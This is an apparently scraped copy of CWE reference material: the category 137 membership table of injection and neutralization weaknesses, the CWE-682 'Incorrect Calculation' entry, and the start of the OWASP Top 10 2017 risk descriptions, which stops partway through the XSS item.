
Category ID: 137 **Status:** Draft

Summary

Weaknesses in this category are related to the creation or neutralization of data using an incorrect format.

Membership

Nature	Type	ID	Name
MemberOf	V	699	Software Development
HasMember	B	76	Improper Neutralization of Equivalent Special Elements
HasMember	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
HasMember	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
HasMember	B	88	Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
HasMember	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
HasMember	B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
HasMember	B	91	XML Injection (aka Blind XPath Injection)
HasMember	B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')
HasMember	B	94	Improper Control of Generation of Code ('Code Injection')
HasMember	B	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')
HasMember	B	117	Improper Output Neutralization for Logs
HasMember	B	140	Improper Neutralization of Delimiters
HasMember	B	170	Improper Null Termination
HasMember	B	188	Reliance on Data/Memory Layout
HasMember	B	462	Duplicate Key in Associative List (Alist)
HasMember	B	463	Deletion of Data Structure Sentinel
HasMember	B	464	Addition of Data Structure Sentinel
HasMember	B	641	Improper Restriction of Names for Files and Other Resources
HasMember	B	643	Improper Neutralization of Data within XPath Expressions ('XPath Injection')
HasMember	B	652	Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')
HasMember	B	791	Incomplete Filtering of Special Elements
HasMember	B	795	Only Filtering Special Elements at a Specified Location
HasMember	B	838	Inappropriate Encoding for Output Context
HasMember	B	917	Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')
HasMember	B	1236	Improper Neutralization of Formula Elements in a CSV File



Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

CWE TOP 25 Most Dangerous Software Weaknesses

Home > CWE List > CWE- Individual Dictionary Definition (4.4)   ID Lookup: Go

Home | About | CWE List | Scoring | Community | News | Guidance | Search

CWE-682: Incorrect Calculation

Weakness ID: 682
Abstraction: Pillar
Structure: Simple

Status: Draft

Presentation Filter: Basic

Description

The software performs a calculation that generates incorrect or unintended results that are later used in security-critical decisions or resource management.

Extended Description

When software performs a security-critical calculation incorrectly, it might lead to incorrect resource allocations, incorrect privilege assignments, or failed comparisons among other things. Many of the direct results of an incorrect calculation can lead to even larger problems such as failed protection mechanisms or even arbitrary code execution.

Relationships

The table(s) below shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and give insight to similar items that may exist at higher and lower levels of abstraction. In addition, relationships such as PeerOf and CanAlsoBe are defined to show similar weaknesses that the user may want to explore.

Relevant to the view "Research Concepts" (CWE-1000)

Nature	*Type*	*ID*	*Name*
MemberOf	V	1000	Research Concepts
ParentOf	B	128	Wrap-around Error
ParentOf	B	131	Incorrect Calculation of Buffer Size
ParentOf	B	135	Incorrect Calculation of Multi-Byte String Length
ParentOf	B	190	Integer Overflow or Wraparound
ParentOf	B	191	Integer Underflow (Wrap or Wraparound)
ParentOf	B	193	Off-by-one Error
ParentOf	B	369	Divide By Zero
ParentOf	V	467	Use of sizeof() on a Pointer Type
ParentOf	B	468	Incorrect Pointer Scaling
ParentOf	B	469	Use of Pointer Subtraction to Determine Size
CanFollow	B	681	Incorrect Conversion between Numeric Types
CanFollow	B	839	Numeric Range Comparison Without Minimum Check
CanPrecede	B	170	Improper Null Termination

Relevant to the view "Weaknesses for Simplified Mapping of Published Vulnerabilities" (CWE-1003)

Relevant to the view "CISQ Quality Measures (2020)" (CWE-1305)


Relevant to the view "CISQ Data Protection Measures" (CWE-1340)

Modes Of Introduction

The different Modes of Introduction provide information about how and when this weakness may be introduced. The Phase identifies a point in the life cycle at which introduction may occur, while the Note provides a typical scenario related to introduction during the given phase.

CWE Top 25 Most Dangerous Software Weaknesses


(…and Weaknesses on the Cusp)



T10

OWASP Top 10 Application Security Risks – 2017


A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.
A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser 